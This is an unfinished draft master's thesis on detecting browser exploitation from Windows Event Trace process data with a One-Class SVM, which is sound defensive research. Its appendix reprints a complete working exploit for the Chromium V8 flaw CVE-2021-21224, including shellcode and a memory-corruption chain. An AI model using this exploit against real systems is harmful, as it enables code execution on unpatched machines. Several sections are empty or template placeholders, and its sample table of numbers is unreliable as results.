



SILESIAIAN UNIVERSITY OF TECHNOLOGY

**FACULTY OF AUTOMATIC CONTROL, ELECTRONICS
AND COMPUTER SCIENCE**

Master thesis

Security anomaly detection based on Windows Event Trace

author: Maksym Brzęczek

supervisor: Błażej Adamczyk, PhD

consultant: Name Surname, PhD

Gliwice, August 2021

Oświadczenie

Wyrażam zgodę / Nie wyrażam zgody* na udostępnienie mojej pracy dyplomowej / rozprawy doktorskiej*.

Gliwice, dnia 10 sierpnia 2021

.....
(podpis)

.....
(poświadczenie wiarygodności
podpisu przez Dziekanat)

* podkreślić właściwe

Oświadczenie promotora

Oświadczam, że praca „Security anomaly detection based on Windows Event Trace” spełnia wymagania formalne pracy dyplomowej magisterskiej.

Gliwice, dnia 10 sierpnia 2021

.....

(podpis promotora)

Contents

1	Introduction	1
1.1	Introduction into the problem domain	1
1.2	Authors contribution	2
1.3	Chapters description	2
2	[Problem analysis]	5
3	Security anomaly detection based on Windows Event Trace	7
4	Data gathering	9
4.1	Exploit emulation	9
4.2	Logging	10
4.3	Preprocessing	14
5	Experiments	17
5.1	Methodology	17
5.2	Data sets	18
5.3	Initial data analysis	18
5.4	Results	18
6	Summary	21

Chapter 1

Introduction

This chapter presents the problem that the project tries to solve and describes the scope of the thesis. It also describes the document structure.

1.1 Introduction into the problem domain

In today's world information technology (IT) is present in almost every aspect of our lives. It is constantly being utilised by governments, military, organisations, financial institutions, universities and other businesses to process and store enormous amounts of data as well as transmit it between many computers around the globe. Any disruption to the work of those systems or unauthorized access to the stored information may result in significant losses. Those may include financial and geopolitical repercussions but also direct losses of human lives in situations where the target of an attack is for example a hospital. Since the inception and propagation of IT the security of the systems in question is growing concern of corporations, countries and even individuals. Because of the constant arms race between adversaries attacking and defending IT systems, anyone who is not proactively handling matters concerning cyber security is instantly falling behind. [10]

A typical attack on an IT system may include exploitation of a design flaw to gain increased access. The offensive actions can target many different layers of abstraction present in current IT systems. Such situations are extremely hard to discover and guard against due to the fact that they were not foreseen in the design

process. How to guard against something that is not known to be possible. There are many approaches that aim to increase the security of IT systems. Some popular ones include fingerprinting malware, monitoring software for specific suspicious actions or monitoring software inputs for known malicious values. Those approaches can be very effective but failures are inevitable.

To mitigate this problem multiple studies have been done that attempt to utilise the methods of anomaly detection known from the data science fields in order to identify the misbehaviours of the monitored IT systems which could allow for an early detection of novel 0-day based intrusions. The past investigations of the problem have focused on analysis of the information obtained from multiple sources like system commands sequences [12] or system calls [11]. There are however still many mechanisms present in modern operating systems that gather significant quantities of information about inner workings of the processes executed on them.

The objective of this thesis is to utilise the Event Trace for Windows (ETW) mechanism and its capability to access low level debugging data on the Microsoft operating systems to attempt security anomaly detection.

1.2 Authors contribution

Author of the thesis has simulated a 0-day exploitation attack on a web browser and gathered the data generated in the process via the Event Trace for Windows mechanism. The acquired information was processed to extract features that could be utilised in an anomaly detection method. This procedure included developing some novel data encoding approaches. Gathered data was tested in known classification algorithms and the results of the experiments were analysed. Based on the performed actions a conclusion was formed about the usefulness of the ETW data in potential anomaly detection based security system. Additionally further research directions have been established.

1.3 Chapters description

This section contains following chapters.

-
- Introduction - Describes the domain of the researched problem and the basis for the topic of the thesis. Highlights the the contributions of the author. Provides overview of the chapters present in this document.
 - Problem analysis - Theoretical indepth study of the work required to achive the thesis goal. Investigation of known literature related to the researched topic. Description of the previous known solutions of the problem.
 - Security anomaly detection based on Windows Event Trace - Full description of the proposed solutions and their theoretical analysis. Rationalization of the employed algorithms, methods and tools.
 - Data gathering - Thorough explanation of the performed data gathering process and of the obtained results.
 - Experiments - Full description of all experiments performed in the process of thesis research. Analysis of the outcomes.
 - Summary - Synopsis of the performed work. Summary of all the resulting conclusions and possible future research directions. Analysis of the thesis goal in light of the obtained results.

Chapter 2

[Problem analysis]

There are multiple problems that need to be solved to form conclusions to the stated questions. There are no commonly available security focused datasets sourced from the Event Trace for Windows mechanism. The data used in the tests has to be generated and gathered as part of the performed work. The information processed by the ETW is very broad and can be additionally extended. A analysis has to be done in order to identify the features that can prove useful in the security anomaly detection scenarios.

Gathered data might require preprocessing that will adjust its form to the formats accepted in the current classification methods and algorithms. Some types of information present in the computer generated data set might require utilisation of novel processing and encoding frameworks or development of new approaches to them.

The previous attempts of implementing a security anomaly detection frameworks depicted in the literature take many different approaches. Some of those include analysis of specific sequences present in terminal commands [12] or system calls [8]. Other classify available data with well known algorithms like Support Vector Machines (SVM) and K-means [11]. Based on the studied literature one of the well-suited result presentation methods is the Receiver Operating Characteristic (ROC) curve which is a plot of the detection accuracy against the false positive ratio. The probability of false anomaly detection is crucial because it may cause overload on of the response teams and mechanisms which in turn may result in

delayed response or omission of actual exploitation.

Chapter 3

Security anomaly detection based on Windows Event Trace

To achieve the goal of the thesis a dataset based of the Windows Event Trace has to be created. The ETW framework can be accessed and utilised via API aviable in multiple programing languages like C/C++[4] or C#[3]. The data gathering process should however be performed with known and tested solutions to minimise the chance of data corruption. The default file format used by ETW for storing information is a Event Trace Log (ETL). This archive type is not very well documented in the resources aviable on the internet. A additional tool might be required in order to transform gathered information to commonly known data storing formats.

In the thesis the main anomaly detection algorithm utilised is the One Class Support Vector Machine which is a variation on support vector machine. It attempts to minimise the radius of the multidimensional hypersphere with the use of Kernel Method [16]. This algorithm is the main annomaly detection utilised in the thesis due to it's ease of usage. It is also known to be efective in high dimensional spaces and when the number of features is greater then the number of samples [6]. The training process does not require significant computational and memory resources when compared to the latest approaches based on neural networks.

The

Chapter 4

Data gathering

This chapter describes the process of gathering data utilised in the experiments and analysed in this thesis. This procedure is necessary due to the lack of commonly available datasets that would fit the needs of work performed.

4.1 Exploit emulation

The data used in the thesis was gathered on a Windows 10 Enterprise Evaluation operating system, version 20H2, build 19042.1052. The Microsoft Edge web browser used to simulate the 0-day exploit attack was artificially halted in the version 84.0.522.52 (64-bit). Automatic updates were interrupted by changing the name of the binary responsible for keeping the software up to date. It is commonly located under "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe". The attack simulated in the data takes advantage of the vulnerability CVE-2021-21224. It targets a type confusion flaw in the V8 JavaScript engine. This allows the attacker to execute arbitrary code inside a sandbox via a specially crafted HTML page [1]. The vulnerability affects the Google Chrome browser prior to the version 90.0.4430.85 as well as Microsoft Edge prior to 90.0.818.41 [2]. Some reports indicate that this vulnerability might have been used by the state backed north korean agents to attack security researchers and gain insight into their work. The exact method of exploitation is not known since the abuse of CVE-2021-21224 does not allow to bypass the builtin Chromium sandbox. There are also reports of Rus-

sian government-backed actors using CVE-2021-1879 to target western european government officials [13]. This method might have been chained with other non-public vulnerabilities in order to perform a successful attack. To simulate such conditions the browser used in testing was run with the `"-no-sandbox"` flag which disables the builtin safeguard.

The sample of the exploit code was obtained from a public GitHub repository [9] and it's code can be found in the listing `"exploit.html"`. It was adjusted to result in the start of the PowerShell.exe process. Execution of this cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework is usually one of the first steps in the process of gaining persistent access to a given machine. Some actors implement advanced code and logic into the exploit. This is however very uncommon due to the high complexity of such a task.

4.2 Logging

The initial data was gathered by the PerfView.exe tool which is "a free performance-analysis tool that helps isolate CPU and memory-related performance issues. It is a Windows tool, but it also has some support for analyzing data collected on Linux machines. It works for a wide variety of scenarios, but has a number of special features for investigating performance issues in code written for the .NET runtime"[14]. It is capable of tapping into many ETW logging sessions and storing the gathered data into output files. It also has functionality that helps in working with the saved information. Main purpose of PerfView in the thesis was data gathering and preprocessing. The software is open source. It was configured to gather only the "Kernel Base" information. The additional data sources were disabled due to the large quantity of data being generated and not sufficient memory available for the processing. Example PerfView configuration can be found in figure 4.1.

The resulting information is saved to a Microsoft Event Trace Log File (.etl) which can be processed in multiple ways. PerfView has a builtin function of extracting the information gathered about the executed processes and their loaded dll's to Excel executable installed on the system. This can be performed by opening the desired file in the builtin explorer and selecting its "Processes" option. This




Figure 4.1: Example PerfView logging configuration

opens a separate window containing information about processes executed during data gathering and two possible export options - "View Process Data in Excel" and "View Process Modules in Excel". The Excel executable opened by choosing either of the options allows to save the data to multiple easily accessible file formats like .csv, .xml or.xlsx. Loaded data and the export options are presented in figure 4.2.

Resulting from the described process are two files containing correlated information. By default Excel labels those files by including identifying suffixes in their names. The first file is marked by the string "processesSummary" and contains general information about the processes which include following columns:

- Name - Process name - The name of the process, usually identical to the binary file name.
- ID - Process Id - The integer number used by the kernel to uniquely identify an active process [15].
- Parent_ID - Parent Process Id - The Process Id of the process that spawned




Figure 4.2: PerfView data export

the correlating one.

- Bitness - Whether the process executable is created in 32 or 64 bit architecture.
- CPUMsec - Ammount of milliseconds in which the process has ocupied the processor.
- AveProcsUsed - Average processor utilisation calculated by dividing the amount of time when process has ocupied the processor by the total process lifespan.
- DurationMSec - The duration of the process life stored in milliseconds.
- StartMSec - The start time of the process stored in milliseconds.
- ExitCode - Integer value returned after the process execution. Commonly known as exit code.
- CommandLine - The command used to spawn the process.

Second output file commonly contains the string "processesModule" in its name. Its contents are the modules (DLL's) loaded by a specific process and information about them. Example output file contains following data columns:

- ProcessName - Name of the process which loaded the corresponding DLL
- ProcessID - Id of the process which loaded the corresponding DLL
- Name - Name of the loaded DLL
- FileVersion - Version of the loaded DLL
- BuildTime - Date when the DLL file was build
- FilePath - The location of the DLL file on the host system

Data gathering was performed on a simulated host usage. The tasks performed in the process included consumption of online media (eg. youtube.com, netflix.com), office work on cloud based services (eg. Google Docks, Gmail), social media browsing (eg. facebook.com, twitter.com), downloading files and other web browsing. Downloaded files were opened directly from the browser. The data was gathered in the timespan of X hours.

4.3 Preprocessing

Gathered data was initially analysed and processed to fit different machine learning frameworks and to simplify its manual analysis. This operation was complicated by the reuse of process id's in the operating system. In order to identify which of the processes corresponding to the parent id is the true ancestor a additional check is performed based on the time of spawn and the interval in which the possible parent was alive. This algorithm allows the creation of a spawning process path that tracks the ancestors of a given process, usually to one of multiple root programs in the operating system.

Additionally a process of OneHot encoding was performed on the loaded DLL's. The data from the "processSummary" and "processModules" files was correlated by the order in which it was stored. Three of the stored processes never in testing had any corresponding modules - "Registry", "MemCompression" and the process marked with -1 ProcessId.

The final product of the data processing is a dataset containing information about all the executed processes. Each row represents an individual process and following information is provided in the columns:

- ProcName - Process name - The name of the process, usually identical to the binary file name.
- ProcId - Process Id - The integer number used by the kernel to uniquely identify an active process [15].
- ProcPath - String containing sequence of parent processes separated by "/".
- ProcPathId - String containing sequence of parent process id's separated by "/".
- CommandLine - String containing the shell command used to start the process.
- ParentId - The identifying integer number of the parent process.

-
- DLLs - All columns not listed above contain OneHot encoded information about the dynamically linked libraries (DLLs). When a column contains value 1 the process has loaded the dll specified in the column name.

Chapter 5

Experiments

This chapter describes the experiments performed to achieve the purpose of the thesis and the underlying methodology. This includes the utilised tools, information about used datasets, description of the taken actions and presentation as well as analysis of the obtained results.

5.1 Methodology

Experiments performed to achieve the goals of the thesis were executed with the use of the Python 3.8.3rc1 programming language. It was executed via the Jupyter framework which is a is "an open-source web application that allows you to create and share documents that contain live code, equations, visualizations and narrative text. Uses include: data cleaning and transformation, numerical simulation, statistical modeling, data visualization, machine learning, and much more" [5]. Each experiment was performed in a separate Jupyter notebook and obtained results were analysed in the same framework.

Gathered data was also analysed in the Windows Performance Analyzer (WPA) which "is a tool that creates graphs and data tables of Event Tracing for Windows (ETW) events that are recorded by Windows Performance Recorder (WPR) or Xperf. WPA can open any event trace log (ETL) file for analysis" [7]. This software was used to perform initial analysis of the 0-day exploitation of the chromium based browsers and to formulate areas of focus in the gathered data. The tool can be




Figure 5.1: Example process tree of Microsoft Edge

easily installed on Microsoft Windows operating systems from the Microsoft Store.

5.2 Data sets

5.3 Initial data analysis

The analysis of the impact of the exploit on the behavior of the targeted browser was performed with the use of Windows Performance Analyzer (WPA). Most browsers give a possibility of spawning a new process for example by opening of a downloaded file in adequate software. This makes it harder to detect when it is exploited. However upon closer look on the way that action is performed we can see that proper child process is spawned from the main browser process.

The exploit however generates a new child from the one corresponding to the browser tab in which the exploit was executed.

Patterns like this might be possible to learn and detect.

5.4 Results

3	▼ explorer.exe (4228)
4	msedge.exe (3684)
5	- msedge.exe (3040)
6	- msedge.exe (3172)
7	- msedge.exe (3784)
8	- msedge.exe (4344)
9	- msedge.exe (4444)
10	- msedge.exe (5344)
11	▼ - msedge.exe (5376)
12	▼ - powershell.exe (4988)
13	- conhost.exe (4272)
14	- powershell.exe (4988)<itself>
15	- WerFault.exe (1532)
16	- msedge.exe (5376)<itself>
17	- msedge.exe (5392)
18	- msedge.exe (3684)<itself>

Figure 5.2: Process tree of exploited Microsoft Edge


Figure 5.3: A caption of a figure is **below** it.

Table 5.1: A caption of a table is **above** it.

ζ	method						
	alg. 1	alg. 2	alg. 3			alg. 4, $\gamma = 2$	
			$\alpha = 1.5$	$\alpha = 2$	$\alpha = 3$	$\beta = 0.1$	$\beta = -0.1$
0	8.3250	1.45305	7.5791	14.8517	20.0028	1.16396	1.1365
5	0.6111	2.27126	6.9952	13.8560	18.6064	1.18659	1.1630
10	11.6126	2.69218	6.2520	12.5202	16.8278	1.23180	1.2045
15	0.5665	2.95046	5.7753	11.4588	15.4837	1.25131	1.2614
20	15.8728	3.07225	5.3071	10.3935	13.8738	1.25307	1.2217
25	0.9791	3.19034	5.4575	9.9533	13.0721	1.27104	1.2640
30	2.0228	3.27474	5.7461	9.7164	12.2637	1.33404	1.3209
35	13.4210	3.36086	6.6735	10.0442	12.0270	1.35385	1.3059
40	13.2226	3.36420	7.7248	10.4495	12.0379	1.34919	1.2768
45	12.8445	3.47436	8.5539	10.8552	12.2773	1.42303	1.4362
50	12.9245	3.58228	9.2702	11.2183	12.3990	1.40922	1.3724

Chapter 6

Summary

Bibliography

- [1] Cve-2021-21224. <https://www.cvedetails.com/cve/CVE-2021-21224/>. [access date: 2021-08-08].
- [2] Edge release notes. <https://docs.microsoft.com/en-us/deployedge/microsoft-edge-relnotes-security>. [access date: 2021-08-08].
- [3] Event trace for windows api c#. <https://www.nuget.org/packages/Microsoft.Windows.EventTracing.Processing.All>. [access date: 2021-08-10].
- [4] Event trace for windows api cc++. <https://docs.microsoft.com/en-us/windows/win32/tracelogging/trace-logging-about>. [access date: 2021-08-10].
- [5] Jupyter. <https://jupyter.org/>. [access date: 2021-08-08].
- [6] Support vector machines. <https://scikit-learn.org/stable/modules/svm.html>. [access date: 2021-08-10].
- [7] Windows performance analyzer. <https://www.microsoft.com/pl-pl/p/windows-performance-analyzer/9n0w1b2bxgnz>. [access date: 2021-08-08].
- [8] Stephanie Forrest, Steven A. Hofmeyr, and Anil Somayaji. Computer immunology. *Commun. ACM*, 40(10):88–96, 1997.
- [9] frustr. Sample exploit. <https://github.com/avboy1337/1195777-chrome0day>. [access date: 2021-08-08].

- [10] Rajesh Kumar Goutam. Importance of cyber security. *International Journal of Computer Applications*, 111(7):4, 2016.
- [11] Wenjie Hu, Yihua Liao, and V Rao Vemuri. Robust support vector machines for anomaly detection in computer security. In *ICMLA*, pages 168–174, 2003.
- [12] Terran Lane and Carla E Brodley. An application of machine learning to anomaly detection. In *Proceedings of the 20th National Information Systems Security Conference*, volume 377, pages 366–380. Baltimore, USA, 1997.
- [13] Clement Lecigne Maddie Stone. Google threat analysis. <https://blog.google/threat-analysis-group/how-we-protect-users-0-day-attacks/>. [access date: 2021-08-08].
- [14] Vance Morrison. Perfview. <https://github.com/microsoft/perfview>. [access date: 2021-08-08].
- [15] Mark Russinovich and David A. Solomon. *Microsoft Windows Internals*. Microsoft Press, Redmond, Washington, 2005.
- [16] Drew Wilimitis. One class support vector machine. <https://towardsdatascience.com/the-kernel-trick-c98cdbcaeb3f>. [access date: 2021-08-08].

Appendices

Technical documentation

List of abbreviations and symbols

IT information technology

WPA Windows Performance Analyzer

ETW Event Trace for Windows

ROC Receiver Operating Characteristic

SVM Support Vector Machine

ETL Event Trace Log

Listings

Example of a "exploit.html" file:

```
<script>
/*
BSD 2-Clause License
Copyright (c) 2021, rajvardhan agarwal
All rights reserved.
Redistribution and use in source and binary forms, with or without
modification, are permitted provided that the following conditions
are met:
1. Redistributions of source code must retain the above copyright
   notice, this list of conditions and the following disclaimer.
2. Redistributions in binary form must reproduce the above copyright
   notice, this list of conditions and the following disclaimer
   in the documentation and/or other materials provided with the
   distribution.
THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
"AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT
LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS
FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE
COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT,
INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING,
BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
```


LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

*/

```
function gc() {
    for (var i = 0; i < 0x80000; ++i) {
        var a = new ArrayBuffer();
    }
}

let shellcode = [0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0,
    0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
    0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60,
    0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48,
    0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D,
    0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C,
    0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01,
    0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52,
    0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80,
    0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67,
    0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44, 0x8B,
    0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF,
    0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D,
    0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9,
    0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1, 0x4C,
    0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8,
    0x58, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66,
    0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
    0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0,
    0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58,
    0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41,
    0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x48, 0x8B,
    0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA,
    0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48,
```

```
    0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31,
    0x8B, 0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xF0, 0xB5, 0xA2,
    0x56, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5,
    0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80,
    0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F,
    0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x6E,
    0x6F, 0x74, 0x65, 0x70, 0x61, 0x64, 0x2E, 0x65, 0x78,
    0x65, 0x00];
var wasmCode = new Uint8Array([0, 97, 115, 109, 1, 0,
    0, 0, 1, 133, 128, 128, 128, 0, 1, 96, 0, 1, 127, 3,
    130, 128, 128, 128, 0, 1, 0, 4, 132, 128, 128, 128,
    0, 1, 112, 0, 0, 5, 131, 128, 128, 128, 0, 1, 0, 1,
    6, 129, 128, 128, 128, 0, 0, 7, 145, 128, 128, 128,
    0, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 4, 109,
    97, 105, 110, 0, 0, 10, 138, 128, 128, 128, 0, 1,
    132, 128, 128, 128, 0, 0, 65, 42, 11]);
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule);
var main = wasmInstance.exports.main;
var bf = new ArrayBuffer(8);
var bfView = new DataView(bf);
function fLow(f) {
    bfView.setFloat64(0, f, true);
    return (bfView.getUint32(0, true));
}
function fHi(f) {
    bfView.setFloat64(0, f, true);
    return (bfView.getUint32(4, true))
}
function i2f(low, hi) {
    bfView.setUint32(0, low, true);
    bfView.setUint32(4, hi, true);
    return bfView.getFloat64(0, true);
}
```

```
}
function f2big(f) {
    bfView.setFloat64(0, f, true);
    return bfView.getBigUint64(0, true);
}
function big2f(b) {
    bfView.setBigUint64(0, b, true);
    return bfView.getFloat64(0, true);
}
class LeakArrayBuffer extends ArrayBuffer {
    constructor(size) {
        super(size);
        this.slot = 0xb33f;
    }
}
function foo(a) {
    let x = -1;
    if (a) x = 0xFFFFFFFF;
    var arr = new Array(Math.sign(0 - Math.max(0, x, -1)));
    arr.shift();
    let local_arr = Array(2);
    local_arr[0] = 5.1;//4014666666666666
    let buff = new LeakArrayBuffer(0x1000);//byteLength idx=8
    arr[0] = 0x1122;
    return [arr, local_arr, buff];
}
for (var i = 0; i < 0x10000; ++i)
    foo(false);
gc(); gc();
[corrput_arr, rwarr, corrupt_buff] = foo(true);
corrput_arr[12] = 0x22444;
delete corrput_arr;
function setbackingStore(hi, low) {
```

```
    rwarr[4] = i2f(fLow(rwarr[4]), hi);
    rwarr[5] = i2f(low, fHi(rwarr[5]));
}
function leakObjLow(o) {
    corrupt_buff.slot = o;
    return (fLow(rwarr[9]) - 1);
}
let corrupt_view = new DataView(corrupt_buff);
let corrupt_buffer_ptr_low = leakObjLow(corrupt_buff);
let idx0Addr = corrupt_buffer_ptr_low - 0x10;
let baseAddr = (corrupt_buffer_ptr_low & 0xffff0000)
               - ((corrupt_buffer_ptr_low & 0xffff0000) % 0x40000)
               + 0x40000;
let delta = baseAddr + 0x1c - idx0Addr;
if ((delta % 8) == 0) {
    let baseIdx = delta / 8;
    this.base = fLow(rwarr[baseIdx]);
} else {
    let baseIdx = ((delta - (delta % 8)) / 8);
    this.base = fHi(rwarr[baseIdx]);
}
let wasmInsAddr = leakObjLow(wasmInstance);
setbackingStore(wasmInsAddr, this.base);
let code_entry = corrupt_view.getFloat64(13 * 8, true);
setbackingStore(fLow(code_entry), fHi(code_entry));
for (let i = 0; i < shellcode.length; i++) {
    corrupt_view.setUint8(i, shellcode[i]);
}
main();
</script>
```


Contents of attached CD

The thesis is accompanied by a CD containing:

- thesis (pdf file),
- source code of applications,
- data sets used in experiments.

List of Figures

4.1	Example PerfView logging configuration	11
4.2	PerfView data export	12
5.1	Example process tree of Microsoft Edge	18
5.2	Process tree of exploited Microsoft Edge	19
5.3	A caption of a figure is below it.	19

List of Tables

5.1	A caption of a table is above it.	20
-----	--	----